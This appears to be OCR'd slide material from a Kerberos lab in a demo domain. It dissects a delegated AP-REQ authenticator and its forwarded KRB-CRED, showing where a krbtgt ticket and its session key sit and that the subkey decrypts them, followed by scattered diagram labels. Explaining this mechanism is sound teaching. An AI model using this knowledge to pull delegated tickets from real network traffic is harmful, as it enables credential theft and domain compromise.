



```
▾ authenticator
    authenticator-vno: 5
    crealm: CAPSULE.CORP
  ▾ cname
      name-type: kRB5-NT-PRINCIPAL (1)
    ▾ cname-string: 1 item
        CNameString: Vegeta_sa
  ▾ cksum
      cksumtype: cKSUMTYPE-GSSAPI (32771)
      checksum: 1000000000000000000000000000000000000000023000000…
      Length: 16
      Bnd: 00000000000000000000000000000000
      .... .... .... .... ...0 .... .... .... = DCE-style: Not using DCE-STYLE
      .... .... .... .... .... .... ..1. .... = Integ: Integrity protection (signing) may be
      .... .... .... .... .... .... ...0 .... = Conf: Do NOT use Confidentiality (sealing)
      .... .... .... .... .... .... .... 0... = Sequence: Do NOT enable out-of-sequence dete
      .... .... .... .... .... .... .... .0.. = Replay: Do NOT enable replay protection
      .... .... .... .... .... .... .... ..1. = Mutual: Request that remote peer authentica
      .... .... .... .... .... .... .... ...1 = Deleg: Delegate credentials to remote peer
      DlgOpt: 1
      DlgLen: 1328
    ▾ krb-cred
```




```
▾ krb-cred
    pvno: 5
    msg-type: krb-cred (22)
  ▾ tickets: 1 item
    ▾ Ticket
        tkt-vno: 5
        realm: CAPSULE.CORP
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: krbtgt
            SNameString: CAPSULE.CORP
      ▸ enc-part
  ▾ enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ▾ cipher: 7ba55253601bb9c11f0dbb46335263094d4933214548c02b…
      ▾ encKrbCredPart
        ▾ ticket-info: 1 item
          ▾ KrbCredInfo
            ▾ key
                keytype: 23
                keyvalue: 67c270d41dcb466c3301f29a3d05a3fa
              prealm: CAPSULE.CORP
            ▸ pname
              Padding: 0
            ▸ flags: 60a10000
              starttime: 2021-04-02 13:57:34 (UTC)
              endtime: 2021-04-02 23:57:34 (UTC)
              renew-till: 2021-04-09 13:57:34 (UTC)
              srealm: CAPSULE.CORP
            ▸ sname
cusec: 44
ctime: 2021-04-02 13:57:33 (UTC)
▾ subkey
    keytype: 23
    keyvalue: b1b93f773d00b63521c70417b195f4ee
```

- TGT and session key inside the krb-cred structure
- Session key and other info is decrypted with subkey



AS
Vegeta
NTDS
TGS
ST
Info
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


AS
Vegeta
NTDS
TGS
TGT
Auth
Auth
TGT
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

